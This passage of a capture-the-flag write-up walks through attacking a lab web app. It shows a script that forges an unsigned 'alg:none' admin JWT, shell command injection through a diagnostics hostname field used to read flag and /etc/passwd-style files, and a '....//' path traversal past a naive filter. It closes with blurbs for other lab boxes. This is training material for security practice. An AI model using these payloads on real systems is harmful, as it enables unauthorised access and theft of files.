
I wrote a short script to forge the token:
import base64, json

def b64u(data):
    return base64.urlsafe_b64encode(
        json.dumps(data, separators=(',',':')).encode()
    ).rstrip(b'=').decode()

header  = {"alg": "none", "typ": "JWT"}
payload = {"email": "admin@noshrun.local", "role": "admin"}

print(f"{b64u(header)}.{b64u(payload)}.")
python3 forge.py
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJlbWFpbCI6ImFkbWluQG5vc2hydW4ubG9jYWwiLCJyb2xlIjoiYWRtaW4ifQ.

Setting that value as the nosh_ops cookie in Burp and navigating to /admin landed me directly on the operations dashboard:
Signed in as
admin@noshrun.local · admin

Visiting /admin/system rendered the flag from the FLAG_5 environment variable:
With an admin session on the ops panel, I browsed through the available pages. The navigation included a “Diagnostics” tool. Its description explained that it took a hostname and ran a partner endpoint connectivity check, showing whatever the check printed.
Any tool that takes a hostname, runs a check, and displays the output is almost certainly wrapping a shell command. I tested with a semicolon injection:
127.0.0.1;ls
127.0.0.1         localhost  localhost
Dockerfile
diag-worker.js
entrypoint.sh
exports
git-repo
node_modules
package-lock.json
package.json
public
server.js
views

The input was unsanitised and going straight into a shell. I enumerated the filesystem from there:
127.0.0.1;ls /
app
bin
dev
entrypoint.sh
etc
flag.txt
home
lib
<SNIP>
A flag.txt sat at the root. Trying to read it:
127.0.0.1;cat /flag.txt
cat: can't open '/flag.txt': Permission denied
Permission denied meant the diagnostics worker was not running as the same user as the web process - the two processes had different identities and therefore different file access. I checked the home directory to understand who else was on the system:
127.0.0.1;ls -la /home/
drwx------    1 jerry    jerry         4096 Jun  5 18:35 jerry
drwxr-sr-x    2 node     node          4096 Apr 15 20:46 node
Two users: jerry and node. The permission denial on /flag.txt pointed to jerry being the diagnostics worker’s identity since /flag.txt was readable only by node. Poking through jerry’s home:
127.0.0.1;cat /home/jerry/uselessdirectory/flag.txt
NOSHRUN{[REDACTED]}
Reading the container startup script explained the split:
127.0.0.1; cat /entrypoint.sh
#!/bin/sh
set -e
# PID1 starts as root (temporary, by design): write both flag files with split ownership.
printf '%s\n' "${FLAG_6:-FLAG6_NOT_SET}" > /flag.txt
chown node:node /flag.txt && chmod 600 /flag.txt
mkdir -p /home/jerry/uselessdirectory
printf '%s\n' "${FLAG_7:-FLAG7_NOT_SET}" > /home/jerry/uselessdirectory/flag.txt
chown jerry:jerry /home/jerry/uselessdirectory/flag.txt && chmod 600 /home/jerry/uselessdirectory/flag.txt
chown jerry:jerry /home/jerry /home/jerry/uselessdirectory
chmod 700 /home/jerry /home/jerry/uselessdirectory   # LOAD-BEARING: blocks the node LFI from reaching FLAG_7
# scrub both flags from the environment before any long-running process starts
unset FLAG_6 FLAG_7
su-exec jerry node /app/diag-worker.js &
exec su-exec node node /app/server.js
The design was deliberate: Flag 7 is owned by jerry (the diagnostics worker), and Flag 6 is owned by node (the web server). The comment even says LOAD-BEARING - the 700 permission on jerry’s home directory intentionally prevents the node process from reaching Flag 7 via any LFI. The two flags required two separate exploitation paths. Getting Flag 7 needed command injection running as jerry; getting Flag 6 needed a separate vulnerability in the node web process.
The operations panel had a data export section at /admin/export. Clicking the customer export triggered this request:
GET /admin/export/download?file=customers.csv HTTP/1.1
Host: ops.noshrun.local
A file= query parameter serving files from a directory is a straightforward path traversal candidate. The first attempt used standard ../ sequences to escape the exports folder:
GET /admin/export/download?file=../../../../../../../../../../../../../etc/passwd
export not found

The application was stripping ../ sequences - but naive stripping is often incomplete. A well-known bypass is ....//: when the sanitiser removes the inner ../, the outer characters collapse back into a valid traversal. I tried it:
GET /admin/export/download?file=....//....//....//....//....//....//....//....//....//etc/passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
<SNIP>

The traversal worked. From the command injection I already knew /flag.txt existed at the root and was owned by node - exactly the user running this web server. Fetching it directly:
GET /admin/export/download?file=....//....//....//....//....//....//....//....//....//flag.txt HTTP/1.1
Host: ops.noshrun.local
Cookie: nosh_ops=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJlbWFpbCI6ImFkbWluQG5vc2hydW4ubG9jYWwiLCJyb2xlIjoiYWRtaW4ifQ.
HTTP/1.1 200 OK
Content-Type: text/csv; charset=utf-8
Content-Disposition: attachment; filename="flag.txt"

NOSHRUN{[REDACTED]}

The entrypoint.sh comment about LOAD-BEARING permissions was accurate in the other direction too: the ....// bypass in the web process could only ever reach what node had permission to read. Flag 7 in jerry’s home directory was genuinely out of reach via this route, which meant both exploitation paths were required to clear the box.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.